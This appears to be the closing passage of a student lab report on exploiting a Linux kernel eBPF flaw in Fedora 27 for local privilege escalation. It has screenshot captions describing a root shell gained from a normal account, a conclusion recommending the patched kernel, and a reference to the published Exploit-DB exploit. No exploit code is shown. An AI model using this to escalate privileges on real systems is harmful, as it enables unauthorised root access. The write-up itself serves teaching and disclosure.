
# Screenshots


* Here we can see after I enter id command user is acting as a normal user who has no root privileges.
* This screenshot shows after I execute the malicious code it create a shell and patched the credentials. After patch when I enter the id command it shows that user act like a root.



* These screenshots are proven that this code can do a privilege escalation in our OS.

You can see I am going to access root folder as a normal user but terminal print that permission denied.



* But in the shell environment it is ok to access root folder.

# Conclusion

As a conclusion we can clearly see that in this Fedora 27 version has some serious issue with their eBPF program. We can exploit that program using malicious a code and gain arbitrary read/write to privilege escalation. Also, this kind of issue will lead to denial of service of our system.

To avoid this problem there is an updated kernel version provided by fedora.

# References

|  |  |
| --- | --- |
| [1] | 05 06 2017. [Online]. Available: https://twitter.com/bleidl/status/943714277403357185. |
| [2] | “Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation,” Exploit database, 10 July 2018. [Online]. Available: https://www.exploit-db.com/exploits/45010. [Accessed 10 May 2020]. |